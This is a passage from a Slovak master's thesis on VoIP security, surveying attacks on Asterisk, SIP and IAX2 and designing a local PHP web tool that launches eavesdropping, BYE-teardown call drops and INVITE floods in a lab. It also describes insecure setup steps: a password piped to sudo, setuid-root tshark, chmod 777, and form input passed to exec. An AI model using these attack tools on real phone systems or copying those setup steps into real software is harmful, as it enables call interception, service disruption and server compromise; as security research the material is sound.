Útok s názvom *Dialstring injection* publikoval v roku 2010 Olle Johansson. Je podobný útoku SQL injection proti databáze, v ktorých nie je vykonané dostatočné filtrovanie vstupných reťazcov. Príkazy sú následne odosielané z webu priamo do SQL databázy konkrétnej aplikácie za účelom zmeny obsahu a získania citlivých informácií. Dôvodom pre tento útok v Asterisku je jeho samotné prostredie, ktorý povoľuje pomerne veľkú znakovú sadu pri vytáčaní klapiek. Užívateľ, tak môže vytočiť niečo čo by nemalo byť povolené. Ako obrana môže poslúžiť filtrovanie volacích reťazcov (dialstrings) zo všetkých VoIP kanálov predtým, ako sú poslané do volacieho plánu (dialplan). Na tento útok upozornil aj Hans Peter Selasky a je bližšie popísaný v článku [28].

Na systém Asterisk ako aj na iné voľne dostupné IP PBX systémy ako napríklad FreePBX existuje množstvo ďalších útokov, z ktorých by som uviedol ešte DoS útok na IAX2, útoky na Asterisk Dialplan, Application Port Flooding alebo rôzne útoky na autentifikáciu, voicemail či tzv. vishing (hlasová forma phishingu) a podobne. Spolu s vývojom systému a odstránení známych slabín systému však prichádzajú nové hrozby, a tak existujú mnohé fóra, na ktorých sú riešené tieto problémy a prípade poskytnuté možnosti ich eliminovania. Jedným z takýchto fór je napríklad www.voip-forum.com.

4 Hrozby a útoky v sieťach VoIP

Pri implementácií sietí VoIP postavených na prenose hlasu cez dátovú infraštruktúru vo forme paketov je potrebné uvažovať o mnohých faktoroch starajúcich sa o zabezpečenie komunikácie a dostupnosti služieb pred jednotlivých užívateľov. Pretože sú dáta posielané cez prevažne nezabezpečenú infraštruktúru, užívatelia sú vystavení mnohým hrozbám a prípadným útokom. Prostredie Internetu je teda považované za náchylné k mnohým typom útokov ako napríklad cez úplné alebo čiastočné odstavenie služby formou DoS útokov, útokov proti samotným VoIP aplikáciám či rôznym útokom proti IP infraštruktúre či rôznym operačným systémom. Pretože sú pakety distribuované cez infraštruktúru http, tak aj mnoho útokov proti IP sieťam sa len modifikuje a aplikuje aj na VoIP. Na druhej strane je ale možné na tomto základe vyvíjať aj bezpečnostné štandardy a aplikácie. Popisov a klasifikácii rôznych druhov VoIP útokov existuje mnoho, jedným z tých prehľadnejších je dokument *Threat Taxonomy* od oraganizácie **VOIPSA,** ktorý popisuje viacero používaných útokov proti sieťam VoIP a je popísaný na Obr. 4.1. Cieľami útokov môžu byť sieťové zariadenia , server vrátane ich operačných systémov, sieťové protokoly, ale aj IP telefóny a ich softvér.



Obr. 4.1: Klasifikácia hrozieb a útokov podľa VOIPSA

Je potrebné povedať, že pri veľkej väčšine útokov na VoIP je možné útočníka vystopovať len veľmi ťažko. V tejto časti sa budem venovať niektorým vybraným a často používaným útokom.

4.1 Útoky na odoprenie služby - DoS

Útoky DoS (*Denial of Service*) patria medzi tie najnebezpečnejšie pre VoIP siete. Rozsah útoku sa môže líšiť v závislosti od jeho intenzity, čiže môže spôsobiť dočasnú degradáciu služby alebo jej úplne odopretie. Príkladom môže byť útok typu **DDoS** (*Distrubuted DoS*), pri ktorom je sieť zahltená paketmi prichádzajúcim z veľkého počtu externých zdrojov. V inom prípade zas útok DoS môže spočívať v zahltení užívateľských staníc v rámci vnútornej siete veľkým počtom paketov rôznych veľkostí. Niektorý IP telefóny môžu prestať pracovať ak napríklad prijmú UDP paket väčší ako 65534 bajtov na porte 5060 (štandardný UDP VoIP port). Ani šifrovacie mechanizmy ani rôzne overovania integrity dát nedokážu zabrániť útokom DoS, ktoré sú postavené práve na objeme a množstve vysielaných paketov čo môže byť pre služby ako VoIP pracujúce v reálnom čase až devastujúce. V prípade protokolu SIP sa môže jednať o útoky na *proxy server* za účelom jeho preťaženia. Medzi niektoré z DoS útokov môžeme zaradiť:

- **Modifikácia QoS –** pozmenením niektorého z polí protokolu, ktorý nie je špecifický pre službu VoIP napr. *VLAN tag* alebo hodnota ToS (Type of Service) môže útočník zapríčiniť oneskorenie paketov alebo ich príchod v inom poradí.
- **Záplava volaním (Call Flooding) –** DoS útok spočívajúci v posielaní veľkého počtu platných alebo neplatných správ/požiadaviek (napr. SIP INVITE, SIP REGISTER) pre zostavovanie hovoru na server. Prípade sa môže jednať o zaplavenie SIP servera po zostavení spojenia (ak už prebehla registrácia) požiadavkami typu SIP INFO, SIP NOTIFY.
- **Záplava UDP –** tento typ útoku je zameraný na záplavu a obmedzenie prenosovej kapacity spojenia. Útočník dokáže pomerne jednoducho odchytiť zdrojovú adresu UDP paketu a tak zmanipulovať dôveryhodnú komunikáciu medzi užívateľmi a prejsť cez rôzne filtrovacie systémy ako firewall. Tento útok je nebezpečný zvlášť v prostredí protokolu SIP, v prípade ak tento útok smerujeme na SIP port 5060, na ktorom SIP počúva alebo na náhodné porty.
- **Pozmenené pakety (Malformed packets, protocol fuzzing)** – jedná sa o vytváranie rôznych typov paketov pre ten istý protokol, obsahujúce dáta, ktoré

postupne tlačia špecifikáciu protokolu k zlomovému bodu. Táto metóda je známa ako tzv. *fuzzing*. Príklad modulu pre testovanie stability rôznych protokolov touto metódou je program ISIC. Odoslanie "fuzzing" paketu proti IP telefónu môže napríklad zapríčiniť to, že telefón prestane prijímať prichádzajúce hovory.

- **Útoky proti infraštruktúre (DHCP, DNS, TFTP atď.)** - v tomto prípade sa jedná o útoky proti infraštruktúrnym jednotkám ako DHCP server alebo DNS server, ktorých odstavenie resp. uvedenie do režimu offline znemožní komunikáciu takmer všetkým užívateľom, ktorý využívajú tieto služby. Jedným z týchto útokov je napríklad DNS cache poisoning, ktorý spočíva v oklamaní DNS falošnou odpoveďou za účelom presmerovania užívateľa bez jeho vedomia z pravého DNS servera na falošný server.

4.2 Zachytenie a krádež spojenia

Krádež spojenia, odchytávanie resp. odpočúvanie hovoru predstavujú ďalšie vážne hrozby pre VoIP. Sú to metódy pomocou ktorých dokáže útočník monitorovať a prehrať médiový alebo signalizačný (prípade obidve) VoIP stream. Väčšina týchto útokov predstavuje útoky typu MiTM (Man in the Middle),voľne preložené "muž v strede" postavené protokole ARP, ktorý z IP adresy dokáže zistiť fyzickú MAC adresu zariadenia v sieti. Jedným z bežných útokov je tzv. *ARP poisoning* , ktorý predstavuje jeden z najpopulárnejších spôsobov na odpočúvanie hovoru. V rámci tohoto útoku sa vykonáva aj útok MiTM, ktorý je jednou z možných súčastí. Tento útok využíva vlastnosť niekotrých operačných systémov, ktoré prijmú vstupy do ich ARP cache tabuľky, aj keď žiadna ARP požiadavka predtým nebola vyslaná. Tým pádom môže útočník presvedčiť komunikujúce strany, že práve on je tá druhá strana, prípade sa útočník môže vydávať SIP proxy, DNS alebo inú kritickú infraštruktúru. Ďalej môže pôsobiť ako brána (pre útoky MiTM), pričom odchytáva a preposiela dáta jednotlivým užívateľom. Existuje niekoľko voľne dostupných nástrojov pomocou ktorých sa dajú vykonávať tieto útoky. V krátkosti spomeniem 3 z nich:

- **Cain a Abel** - silný nástroj pre ARP poisoning a VoIP špehovanie. Jeho účinnosť spočíva v tom, že automaticky vykonáva jednotlivé ARP požiadavky a vytvára ucelené správy o tom, aké data zachytil. Je určený pre OS Windows.
- **ettercap** – je ďalším silným MiTM nástrojom určeným hlavne pre distribúcie

OS Linux ale aj pre Windows či Solaris. Ettercap však nedokáže pokryť toľko modelových situácií ako *Cain a Abel,* ako napríklad nahrávanie RTP streamov.

- **dsniff –** predstavuje Linuxovú aplikáciu pre útoky ARP poisoning programom, ktorý sa nazýva **arpspoof.** Dsniff nie až taký plnohodnotný program ako *Cain a Abel* alebo *ettercap* a na zabezpečenie IP smerovania a VoIP špehovania je potrebné využiť iné dostupné aplikácie.

Man in The Middle (MiTM)

Tento útok nazývaný aj únosom registrácie môžeme napríklad odvodiť z toho, že pole „From" v prostredí protokolu SIP, ktoré je súčasťou záhlavia SIP žiadosti o spojenie je možné ľubovoľne modifikovať. Tým sa dosiahne neoprávnená registrácia. Počas útokov MiTM útočník naruší spojenie a modifikuje parametre volania, pričom komunikujúce strany netušia o tom, že ich hovor je sledovaný prípade presmerovaný. Ako obranu proti týmto útokom je možné použiť šifrovanie a testovanie integirty prenášaných SIP dát.

4.3 Manipulovanie signalizácie a médiového toku

Táto časť stručne popisuje typy útokov, pri ktorých útočník manipuluje signalizáciu prípadne fyzické médium za účelom krádeže alebo falšovania volaní. Pre mnohé z týchto útokov potrebuje útočník získať prístup do internej siete, ale útoky je možné realizovať aj z externého prostredia napríklad cez SIP trunky do siete poskytovateľa služieb. Útokov z takýmto kontextom existuje mnoho preto spomenie len niektoré. Sú to napríklad:

- **Odstránenie registrácie** (Registration removal) – IP telefóny sa zvyčajne registrujú cez proxy server, ktorý vie kam má smerovať hovory. Vyžaduje si to určitý časový interval, ktorého hodnota je konfigurovateľnou položkou. V prípade protokolu SIP môže proxy server zmeniť registračný interval v správe 200 OK. Ak je vymazaná registrácia, IP telefón nedokáže prijímať hovory. V prípade SIP telefónu je možné vymazať všetky registrácie vhodným modifikovaním správy REGISTER. Na tento účel je možne použiť napríklad program **SiVuS**, ktorý je voľne dostupný. Ako obranu proti týmto útokom môžeme použiť TCP pri zostavovaní spojenia, VLAN pre rozlíšenie hlasovej a dátovej prevádzky, povoliť autentifikáciu správ (napr. REGISTER) prípade použitie firewallu.
- **Útoky presmerovaním (Redirection Attacks) –** v tomto prípade útočník

monitoruje správu INVITE, konkrétne správy 301 a 302, ktoré dokáže využiť na presmerovanie odpovede smerom ku sebe a tak vlastne zamietnuť službu pre druhú stranu a vydávať sa za správnu komunikujúcu stranu.

- **Zmena toku RTP** (RTP Mixing) – spočíva v pridaní nového audio toku do už existujúcej konverzácie, čím sa naruší jej plynulosť. Vloženie tohto zvuku môže mať za následok prepísanie toho existujúceho. Zmiešanie audio tokov spôsobí, že nové zvuky sa buď pridajú alebo splynú s tými ostatnými v závislosti ako hasitosti, počtu slov a podobne.

4.4 Útoky proti sociálnemu kontextu

Jeden z týchto útokov predstavuje **SPIT** (SPAM over Internet Telephony) čo je vlastne druh nevyžiadanej komunikácie veľmi podobný tomu, s ktorým sa bežne stretávame pri e-mailovej komunikácii. V prostredí VoIP predstavuje zhluk automaticky generovaných, nevyžiadaných hovorov. Pre zahájenie veľkého množstva pre príjemcov nevyžiadaných volaní (telemarketing, ponuky produktov a pod.) je potrebné disponovať vybudovanou infraštruktúrou, čo nie je vždy najlacnejšia záležitosť. Jednou z možností SPITu je aj tzv. *Voice Phishing,* pri ktorom sa snaží útočník odoslaním hlasovej správy dozvedieť dôverné informácie a získať prístup k rôznym druhom údajov (napr. bankový účet). Ďalšími útokmi proti sociálnemu kontextu môžu byť rôzne formy vírusov alebo trójskych koňov, ktoré sa snažia zaútočiť na užívateľský HW (napr. VoIP telefón). [20]

5. Praktická časť

V praktickej časti sa venujem generovaniu útokov proti VoIP službe využitím rôznych programových prostriedkov a skriptov, ktoré po spustení vykonajú požadovaný druh útoku. Pri týchto postupoch sa zameriavam hlavne na signalizačné protokoly SIP a IAX2, ktoré bez implementácie bezpečnostných štandardov a protokolov sú náchylné k pomerne širokej škále útokov. Jednotlivé útoky sú spúšťané z webového rozhrania vytvoreného pomocou jazyka PHP. Jednotlivé programy ako aj postup riešenia sú uvedené v nasledujúcej časti. V práci sa zameriavam hlavne na tieto základné typy útokov:


- Odpočúvanie hovoru
- Ukončenie hovoru
- Záplava volaním

Pri každom z uvedených útokov je navrhnutý aj spôsob zabezpečenia komunikácie medzi účastníkmi VoIP komunikácie. V práci je venovaná aj časť o získavaní informácií formou skenovania sieťových IP adries a zisťovania voľných, dostupných portov.

Ako pracovné prostredie je využitý OS Linux Ubuntu verzia 12.10., ktorý je spustený na užívateľských staniciach. Komunikácia vždy prebieha medzi 2 účastníkmi a pri práci používam dva notebooky a prípadne nejaké mobliné zariadenie (ako ďaľší účastník). Generovanie útokov je vykonávané z notebooku, na ktorom je zároveň lokálne spustený aj webový server Apache verzie 2.2.22. Výsledky práce sú zhrnuté v grafických a programových prílohách tejto práce. VoIP komunikácia prebieha cez školský Asterisk server, ktorý je po pripojení cez VPN dostupný na virtuálnom PC s IP adresou 192.168.10.80. Na tomto serveri je zaregistrovaných niekoľko SIP a IAX účtov, ktoré v práci využívam. Konkrétne sú to účty : SIP 700 až SIP 729 resp. IAX2 800 až IAX2 829. Heslá sú v tomto prípade zhodné s číslami jednotlivých klapiek.

Úvod do návrhu aplikácie

Praktická časť diplomovej práce je zameraná na tvorbu webovej aplikácie na generovanie útokov: odpočúvanie hovoru, prerušenie hovoru a záplava volaním. Prvý útok je z kategórie tých jednoduchších, pretože vyžaduje len prítomnosť programu *Tshark*, ktorý spustíme jednoducho zadaním príkazu *tshark <parametre>* do linuxovej konzoly. Ďalej si môžeme zvoliť niektoré zo sieťových rozhraní, ktorým chceme zachytávať pakety danej komunikácie (VoIP v tom prípade). *Tshark* umožňuje nastavenie filtra pre daný protokol, ktorý chceme analyzovať. Pomocou *-i <interface>* a *-f <capture filter(protocol)>* môžeme nastaviť potrebné parametre. Tieto príkazy sa spúšťajú v rámci skriptu, je ale potrebné pracovať ako superužívateľ (**root)** a prihlásiť lokálny Apache server cez príkaz *$output = `echo 'password' | sudo;* , tak aby som mohol spúšťať príkazy do linuxovej konzoly. V prípade generovania útoku typu odpočúvaníe, je potrebné zachytiť RTP/UDP stream, ktoré je možné následne prehrať. V prípade útokov prerušenia hovoru je potrebné spustiť znovu *Tshark* a zo zachytených paketov potom generovať útok pomocou programu *Teardown*, ktorý je naprogramovaný v jazyku Python. Program *Teardown* spustíme z užívateľského prostredia pomocou príkazu *teardown*. Tretí útok záplavou volaním je realizovaný cez program *inviteflood*, ktorý sa spúšťa rovnako ako *Teardown* či *Tshark*. V tomto prípade sa jedná o zahltenie užívateľa správami SIP INVITE. Keďže webový server Apache a budovaná PHP aplikácia sú spustené lokálne, je možné pomocou PHP spustiť sériu príkazov do linuxového terminálu ako tzv. *command string* vykonaných pomocou príkazu *exec* alebo *echo* (zvyčajne exec), za ktorým potom nasleduje poradie príkazov, ktoré sa vykonajú v určenom poradí. Analýza pomocou programu *Tshark* zvyčajne začína monitorovaním vybraného dátového toku resp. protokolu. Keďže sa jedná o VoIP prenos môžeme zachytiť pakety napríklad pre na porte UDP 5060. Tento port je štandardný port pre VoIP protokol SIP. Pre IAX to obvykle býva port 4569. Od aplikácie sa bude vyžadovať aby v prípade potreby dokázala zachytené výsledky graficky spracovať a zobraziť ako textový výstup do prehliadača. Z hľadiska kompatibility s programom *Tshark* je najlepšia voľba exportu zachytených dát zo súboru **.pcap** do formátu **CSV**, z ktorého je následne možné vyčítať ľubovoľné dáta. Naznačenie štruktúry výslednej PHP aplikácie je znázornené na Obr. 5.1.



Obr. 5.1: Generovanie útokov na VoIP v prostredí PHP – návrh

V tomto návrhu je uvedený dizajn aplikácie v PHP prostredí. Ako som už spomenul, tak pomocou spustiteľných skriptov je možné cez linuxový terminál ovládať programy ako *Tshark*, *INVITE flood* alebo *Teardown*, ktoré v konečnom dôsledku aj vygenerujú požadovaný výstup pre užívateľa v dostupnej forme, t.j. sada údajov o hovore alebo záznam o úspešnosti útoku.

5.1 Inštalácia programových prostriedkov

Táto časť zahŕňa stručný opis programov a aplikácií využitých pri práci a zdôvodnenie ich výberu. Dnes existuje veľa dostupných a často aj voľne šíriteľných aplikácií, ktoré môže šikovný útočník použiť ako veľmi silnú zbraň proti sieťam s nízkou až mierne zabezpečenou dátovou prevádzkou. Tieto aplikácie sú zároveň nasaditeľné do rôznych operačných systémov ako Windows, Linux, Mac OS či Solaris a podobne. Ja sa zmienim o tých, ktoré v práci reálne využívam k dosiahnutiu želaného výsledku.

Wireshark

Wireshark (aktuálna verzia 1.8.4) je protokolový analyzátor, pôvodne nazývaný Ethereal, ktorý predstavuje užitočný nástroj pre zachytávanie a filtrovanie sieťovej komunikácie v počítačových sieťach. Wireshark je možné nainštalovať a využívať na množstve operačných systémov ako Linux, Windows, OS X, FreeBSD a mnohé ďalšie. Wireshark podporuje zachytávanie veľkého množstva protokolov. Užívatelia zároveň privítajú pohodlnú prácu cez grafické rozhranie. Výstupné súbory je možné exportovať do rôznych druhov formátov od jednoduchého textového až po XML (eXtensible Markup Language), CSV (Comma-separated values) či PostScript. V mojej práci zohráva Wireshark významnú úlohu, pretože sa podieľa na zachytávaní signalizačných (SIP, IAX2) a transportných dát (RTP/UDP), ktoré následne analyzujem. Pomocou Wiresharku je možné výsledky graficky interpretovať a vyčítať z nich rôzne dáta. V mojom prípade sú útoky generované cez PHP skripty, ktoré sú ako reťazce odoslané do linuxovej konzoly, pomocou ktorej s programom komunikujem. Výsledky sú následne podľa typu útoku zobrazené užívateľovi cez konzolovú variantu Wiresharku, programom Tshark. Program Wireshark je dostupný na adrese: < http://www.wireshark.org/>.

Tshark

Program *Tshark* predstavuje terminálovú formu programu Wireshark so všetkými možnosťami, ktorými Wireshark disponuje. Je ho možné používať hneď po ukončení inštalácie programu *Wireshark*. Keďže nie je interaktívny, je ho možné priamo ovládať z príkazového riadku Linuxu. Je to teda sieťový analyzátor, ktorý načúva a zachytáva pakety na zvolenom rozhraní (napr. *eth0* alebo *ppp0*), ďalej tieto pakety zbiera podľa definovaných kritérií (protokol, port) a následne umožní zachytené dáta uložiť do zvoleného priečinka. Výstupný súbor z programu tshark má zvyčajne príponu ***.pcap*** a využíva štandardnú knižnicu ***libcap*** (podobne ako napríklad tcpdump). Tshark disponuje aj rozšírenými možnosťami nastavenia filtrácie podľa špecifických požiadaviek, ďalej možnosťami nastavenia časového intervalu alebo funkcionalitou dekódovania dát (napr. RTP pri VoIP). V praktickej časti sú uvedené rôzne varianty príkazov ako aj spôsob manipulácie s týmto programom cez PHP. Tshark je nevyhnutné nainštalovať a aj používať s administrátorskými oprávneniami. Aby Tshark mohol spolupracovať s webovým serverom Apache2 je potrebné použiť príkaz ***chmod u+s /usr/bin/tshark***, ktorý pridá oprávnenia, aby sa program vždy spúšťal pod právami vlastníka (v tomto prípade **root**).

Nmap

Táto linuxová aplikácie typu *open source* bola vytvorená za účelom získavania dôležitých parametrov ako sú otvorené porty, IP adresy či rôzne sieťové a aplikačné služby. Na základe základe vstupných parametrov IP adresy a masky siete dokáže za pomerne krátku dobu zobraziť výsledky jednotlivo pre každú skenovaná IP adresu. Tento program je voľne dostupný na webovej adrese <http://nmap.org/download.html>.

BYE Teardown

Predstavuje ďalší z rady terminálových linuxových aplikácií od autorov knihy „*Hacking VoIP Exposed*“. Ako z názvu vyplýva ***BYE Teardown*** (skrátene Teardown) používa správu **BYE** protokolu SIP na ukončenie aktívnej relácie medzi volajúcimi účastníkmi.Na svoje fungovanie vyžaduje aby účastník zozbieral niekoľko potrebných údajov ako: **Call ID**, **From Tag** a **To Tag.** Všetky tieto parametre môžeme nájsť v odpovedi **SIP 200 OK.** Vyžaduje teda spoluprácu so sieťovými analyzátormi, v mojom prípade je to program Tshark, ktorý danú správu zachytí a následne z nej môžeme určiť vstupné údaje je ***BYE Teardown.*** Program je možné stiahnuť na stránke <http://www.hackingexposedvoip.com>.

INVITE flooder

Je to ďalšia z rady terminálových linuxových aplikácií od autorov knihy „*Hacking VoIP Exposed*“. Princípom tejto aplikácie je zahltenie koncovej stanice alebo proxy servera veľkým počtom užívateľom definovaných správ **INVITE**, ktoré majú za následok degradáciu a významné zhoršenie kvality prebiehajúceho hovoru. Na svoje fungovanie potrebuje 4 základné povinné parametre: **extension** (klapka), **target proxy IP** (ip proxy servera)**, target source IP** (zdrojová IP účastníka)**, počet paketov.**

Zoiper

Zoiper je veľmi pohodlný a užívateľský príjemný softvérový VoIP telefón, ktorý podporuje signalizačné protokoly SIP a IAX2. K dispozícii je neplatená aj platená verzia. V tej aktuálnej neplatenej je možné naraz registrovať len dvoch SIP resp. IAX2 účastníkov. V práci je Zoiper využití ako hlavný komunikačný nástroj medzi účastníkmi VoIP spojenia. Zoiper je možné stiahnuť na adrese < http://www.zoiper.com/ >

Yate

Je to pokročilý klient, ktorý je vhodný nielen pre služby VoIP, ale aj pre PSTN, ISDN či iné technológie. Čo sa týka VoIP, tak Yate poskytuje podporu všetkých aktuálne

používaných protokolov, možnosť pre video konferenčné hovory, využitie ako SIP alebo IAX server či mnohé iné. Je voľne dostupný pre operačné systém MacOS, Windows a Linux na webe: <www.yate.null.ro/pmwiki>.

5.2 Inštalácia potrebných aplikačných komponentov

V tejto časti uvádzam programy a aplikácie, ktoré sú potrebné k návrhu a zrealizovaniu aplikácie v jazyku PHP, ktorá z webového rozhrania generuje určité typy útokov. Aplikácia spolupracuje s operačným systémom **Ubuntu 12.10.** (GNOME), a preto aj všetky použité programy pracujú na báze tohto operačného systému. Všetky programy použité v tejto práci vyžadujú administrátorské oprávnenia (root) čo sa týka inštalácie ako aj samotného používania. Medzi základné programy, ktoré sú potrebné pre správne fungovanie aplikácie a realizáciu útokov na VoIP patria:

Apache2 a PHP

Webový server Apache (aktuálna verzia 2.2) je postavený na HTTP protokole a slúži na interpretáciu webových stránok a aplikácií. Pracuje pod OS Linux aj Windows. Existuje ako samostatná utilita, ale aj ako doplnok rôznych programovacích balíkov (napr. XAMPP). PHP je serverovo orientovaný programovací jazyk, ktorý je vhodný pre spoluprácu webových aplikácií s príkazovým riadkom v Linuxe. Keďže v mojej práci čo sa týka programovacích štruktúr vyžadujúcich webový server využívam okrem serveru apache2 práve len PHP, tak som sa rozhodol zvoliť ich samostatnú inštaláciu, ktorá je v Ubuntu veľmi jednoduchá a vykoná sa príkazom:

```
apt-get install apache2
apt-get install php5 libapache2-mod-php5
```

Pre správne fungovanie je potrebné Apache reštartovať príkazom:

```
/etc/init.d/apache2 restart
```

Pretože server Apache pracuje pod vlastným užívateľom a skupinou zvanou **www-data** je potrebných niekoľko úprav, tak aby jednotlivé programy ako tshark alebo wireshark mohli byť spúšťané vzdialenou správou cez aplikačné rozhranie. Pre zachytávané súbory som vytvoril priečinok */var/www/captures* , ktorému som priradil nasledujúce práva:

- *chown www-data:www-data /var/www/captures/* - príkaz zmení užívateľa pričinka na **www-data** a skupinu **www-data**
- *chmod 777 /var/www/captures* - príkaz pridá plné oprávnenia na zápis, čítanie a úpravu všetkých súborov

Chybové hlásenia serveru Apache je možné v termináli zobraziť príkazom:
`tail /var/log/apache/error.log`

5.3 Štruktúra navrhnutej aplikácie

V tejto je uvedený základný popis navrhnutej aplikácie, ktorá má na starosti generovanie a analyzovanie útokov proti VoIP protokolom SIP a IAX2. Ako bolo spomenuté v predošlej časti, tak samotná webová aplikácia s názvom „**VoIP Hacks using PHP**“ je spustená na serveri Apache, ktorý má za úlohu spracovávať a interpretovať zadané príkazy, nie však vykonávať zadané skripty. O to sa starájú funkcie jazyka PHP a to hlavne metóda **$_POST**, ktorá sa stará a preberanie zadaných príkazov z webových formulárov a ich vykonanie v linuxovej konzole. Okrem PHP sú v práci použité aj programovacie jazyky HTML a CSS, ktoré v práci nebudem bližšie špecifikovať, pretože tvoria len grafickú podobu stránky a na samotný proces útokov nemajú zásadný vplyv. Treba spomenúť však predsa jednu dôležitú skutočnosť u jazyka HTML a to, že užívateľ zadáva vstupné parametre do tzv. HTML formulárov (HTML forms), ktoré sú následne pomocou PHP spracované a odoslané na server pre požadovaný výstup. Štuktúru aplikácie by som teda rozdelil do štyroch základných sekcií a to:

- Panel **HOME** – v tejto časti môže nájsť užívateľ základný popis aplikácie, na čo sa zameriava, ako je možné sa na nej orientovať a podobne.
- Panel **ABOUT** – v tejto časti sú rozobraté jednotlivé útoky ako útok odposluchom, prerušenie hovoru a presmerovanie hovoru, ktorých popis zodpovedá ich realizácii v tejto aplikácii.
- Panel **VOIP ATTACKS** - táto časť slúži na samotné generovanie útokov s tým, že užívateľ si vyberie z nasledovnej ponuky:
  - Eavesdrop SIP
  - Eavesdrop SIP multiple calls
  - Eavesdrop IAX


- Call drop SIP
- INVITE flood
- Port and IP scanning

Po výbere jednej z možností sa stránka prepne v tom istom okne do požadovaného menu daného útoku. Jednotlivé sekcie útokov budú samostatne popísané v ďalších častiach tejto práce.

- Panel **CONTACT –** obsahuje základné informácie a kontakt na tvorcu aplikácie.

Usporiadanie priečinkov a zložiek

Ako každa webová aplikácia, tak aj táto má priečinky usporiadané podľa určitého vzoru a váhy jednotlivých operácií. Server Apache ukladá zdrojové dáta primárne do priečinku s názvom */var/www* , ktorý užívateľ môže samozrejme zmeniť. Tomuto priečinku som priradil práva podľa potreby aplikácie, zvyčajne však treba plné oprávnenie, kvôli zápisu či neskoršej modifikácii dát a súborov. Pretože pracujem na lokálnej úrovni, tak samotná aplikácia je tiež spustená lokálne a to príkazom *localhost/diplomovka/index.php* zadaným do webového prehliadača. Príkaz *localhost* automaticky presmeruje vyhľadávanie súborov do priečinku */var/www.* Priečinok *diplomovka*, ktorý obsahuje všetky zdrojové kódy je ďalej členený na priečinky *attacks* (prevažne html súbory), *obr* (obrázky a šablóny) a *phpfunc* (funkcie v PHP). Štruktúra prechodu z úvodného menu do výsledného skriptu pre útok odpočúvaním (*Eavesdrop SIP*) je znázornená na **Obr.5.2**.



Obr. 5.2: Štruktúra prechodu od menu až po samotný útok

Na obrázku je naznačený prechod z prvej úrovňe (level 1), čiže hlavného menu do nižších štruktúr (level 2) pre útok **odpočúvaním** (Eavesdrop SIP) až do výslednej PHP funkcie (level 3), ktorá spracováva údaje zadané, prípadne vyžiadané od užívateľa z druhej úrovne formou HTML formuláru. PHP funkcia **Conduct-attacsXY.php**, kde XY vyjadruje

číslo/názov spustenej funkcie (pre každý útok minimálne jedna) zároveň predáva tieto požiadavky na server, zabezpečí intepretáciu do príkazového riadku v linuxe a spätne potom vráti získané dáta zo súborov **.pcap** naspät do nového okna webového prehliadača.

6. Experimentálne generovanie útokov

V tejto časti podrobne uvediem a opíšem jednotlivé druhy útokov so zámerom zachytiť, obmedziť alebo prípadne úplne prerušiť službu VoIP medzi 2 účastníkmi hovoru. Každý z útokov sa vyznačuje určitými špecifickými vlastnosťami, ktoré je dôležité pri analýze komunikácie v IP telefónii poznať. Postupne v tejto časti rozoberiem tieto útoky:

- Odpočúvanie hovoru (Eavesdrop attack) SIP
- Odpočúvanie hovoru IAX
- Ukončenie spojenia (Call drop attacks) SIP
- Záplava volaním SIP INVITE
- Analýza a skenovanie otvorených portov a IP adries v sieti

